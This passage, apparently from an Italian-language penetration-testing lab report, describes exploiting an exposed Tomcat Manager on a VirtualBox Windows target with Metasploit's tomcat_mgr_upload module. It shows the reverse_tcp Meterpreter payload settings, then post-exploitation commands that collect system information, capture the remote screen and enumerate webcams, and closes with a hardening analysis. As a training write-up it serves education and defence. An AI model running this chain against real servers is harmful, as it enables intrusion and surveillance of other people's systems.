| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                           |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                                            |
| VHOST        |                 | no       | HTTP server virtual host                                                                                             |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.200.100 | yes      | The listen address (an interface may be specified) |
| LPORT | 7777            | yes      | The listen port                                    |



Exploit target:



| Id | Name           |
|----|----------------|
| 0  | Java Universal |



View the full module info with the info, or info -d command.
```

Figura 15 – Ricontrollo finale dei parametri del modulo exploit/multi/http/tomcat_mgr_upload successivamente all'apertura della sessione, a conferma della configurazione impiegata (RHOSTS 192.168.200.200, RPORT 8080, LPORT 7777).

10. Fase 5 — Post-Exploitation con Meterpreter

Ottenuta la sessione Meterpreter, si è proceduto a un'attività strutturata di raccolta informazioni (information gathering) sul sistema compromesso, secondo le tecniche standard di post-exploitation.

10.1 Enumerazione del contesto utente e del sistema

```
meterpreter > getuid
meterpreter > sysinfo
```

Il comando getuid ha restituito l'identità Server username: DESKTOP-9K1O4BT\$, corrispondente all'account di servizio con cui è stato eseguito il processo Java di Tomcat, mentre il comando sysinfo ha fornito le seguenti informazioni: Computer DESKTOP-9K1O4BT, sistema operativo Windows 8 6.2 (amd64) — dato indicativo della versione del kernel NT sottostante rilevata dal payload Java —, architettura x64, lingua di sistema it_IT e payload di tipo java/windows.

Il comando ipconfig ha inoltre confermato, tra le molteplici interfacce di rete virtuali presenti sul sistema (Loopback, Teredo Tunneling, ISATAP), l'interfaccia fisica eth1 con indirizzo IPv4 192.168.200.200, corrispondente all'indirizzo del sistema target, a validazione della corrispondenza tra la sessione ottenuta e la macchina vittima designata.

10.2 Cattura dello schermo del sistema compromesso

Al fine di dimostrare in maniera visuale il livello di accesso conseguito, è stata acquisita un'istantanea dello schermo del sistema remoto mediante il comando dedicato di Meterpreter:

```
meterpreter > screenshot
```




Figura 16 – Cattura dello schermo del desktop del sistema Windows 10 compromesso, acquisita da remoto mediante il comando screenshot di Meterpreter: evidenza incontrovertibile del livello di accesso conseguito al sistema target.

10.3 Esplorazione del file system

È stata successivamente condotta un'esplorazione del file system del sistema target, con particolare riferimento alla directory di installazione di Tomcat:

```
meterpreter > pwd  
meterpreter > ls
```

L'output ha confermato la directory corrente C:\tomcat7 e ne ha restituito il contenuto, comprensivo delle sottocartelle bin, conf, lib, logs, temp, webapps e work, nonché dei file LICENSE, NOTICE, RELEASE-NOTES e RUNNING.txt, in linea con una tipica installazione standard di Apache Tomcat.

10.4 Verifica dell'ambiente virtualizzato

Infine, è stato eseguito un modulo ausiliario di post-exploitation al fine di verificare la natura virtualizzata del sistema compromesso:

```
meterpreter > run post/windows/gather/checkvm
```

Il modulo ha confermato che il sistema target è eseguito all'interno di una macchina virtuale VirtualBox, risultato atteso e coerente con la natura di laboratorio dell'infrastruttura impiegata per l'esercitazione.

10.5 Tentativo di accesso a periferiche hardware

È stato inoltre tentato l'accesso a eventuali periferiche di acquisizione video collegate al sistema target, mediante il modulo dedicato:

```
meterpreter > run post/windows/manage/webcam
```

```
meterpreter > run post/windows/manage/webcam
[!] SESSION may not be compatible with this module:
[!] * unloadable Meterpreter extension: stdapi_net
Webcam List
=====
Index  Name
-----
```

Figura 17 – Esito del tentativo di enumerazione delle periferiche webcam mediante il modulo `post/windows/manage/webcam`: avviso di incompatibilità dell'estensione `stdapi_net` con la sessione corrente ed elenco webcam vuoto, in assenza di periferiche di acquisizione video collegate alla macchina virtuale target.

Il tentativo non ha prodotto risultati significativi, sia per l'assenza di periferiche webcam effettivamente collegate alla macchina virtuale target, sia per un avviso di parziale incompatibilità dell'estensione `stdapi_net` rilevato dalla sessione Meterpreter, circostanza non infrequente in payload di tipo Java, dotati di un set di funzionalità nativamente più limitato rispetto ai payload Meterpreter nativi per Windows.

11. Risultati Ottenuti

Le evidenze raccolte nel corso dell'esercitazione confermano il conseguimento degli obiettivi prefissati, con la seguente sintesi dei risultati:

- è stato configurato e verificato correttamente l'ambiente applicativo target, con il servizio Apache Tomcat in ascolto sulla porta 8080/tcp del sistema Windows 10;
- la ricognizione condotta mediante Nmap e curl ha confermato l'esposizione del servizio Tomcat e l'inefficacia delle credenziali di default "tomcat/tomcat" per l'accesso diretto alla console di amministrazione;
- il primo tentativo di sfruttamento, mediante il modulo `tomcat_mgr_deploy`, non ha prodotto risultati, per un'incapacità del modulo di selezionare automaticamente il target applicabile;
- il secondo tentativo, mediante il modulo `tomcat_mgr_upload` e previa correzione della porta di destinazione e delle credenziali, ha consentito di ottenere con successo una sessione Meterpreter attiva sul sistema target, con privilegi corrispondenti all'account di servizio del processo Tomcat;
- l'attività di post-exploitation ha consentito di raccogliere informazioni dettagliate sul sistema compromesso (identità, configurazione di rete, file system) e di acquisire una cattura visuale dello schermo remoto, a conferma inequivocabile dell'accesso ottenuto.

12. Analisi dei Risultati

L'analisi tecnica dell'esercitazione consente di formulare alcune osservazioni di rilievo. In primo luogo, la causa radice della compromissione non risiede in una vulnerabilità software in senso stretto, bensì in una carenza di hardening della configurazione applicativa: la console Tomcat Manager, se accessibile da remoto con credenziali deboli, prevedibili o non modificate rispetto ai valori di default, consente a un attaccante di caricare ed eseguire codice arbitrario (Web Application

Archive) nel contesto del processo Tomcat, realizzando di fatto una condizione di Remote Code Execution (RCE).

In secondo luogo, il confronto tra i due tentativi di sfruttamento evidenzia un aspetto metodologico di rilievo per la pratica del penetration testing: moduli automatizzati apparentemente equivalenti (tomcat_mgr_deploy e tomcat_mgr_upload) possono presentare comportamenti differenti in funzione delle specifiche peculiarità dell'implementazione target (ad esempio la disponibilità dell'endpoint /manager/serverinfo utilizzato dal primo modulo per la selezione automatica del target), rendendo necessario un approccio iterativo, basato sulla verifica sistematica della configurazione e sul ricorso a strategie alternative in caso di insuccesso.

Infine, l'ottenimento di una sessione con privilegi corrispondenti all'account di sistema del servizio Tomcat (DESKTOP-9K1O4BT\$), pur non equivalente a un accesso amministrativo completo, ha comunque consentito un livello di accesso significativo al sistema, comprensivo della lettura del file system applicativo e dell'acquisizione di informazioni sensibili relative alla configurazione di rete e all'ambiente di esecuzione, a dimostrazione di come anche un servizio applicativo eseguito con privilegi non amministrativi possa costituire un punto di ingresso critico nell'infrastruttura target, suscettibile di successive attività di privilege escalation.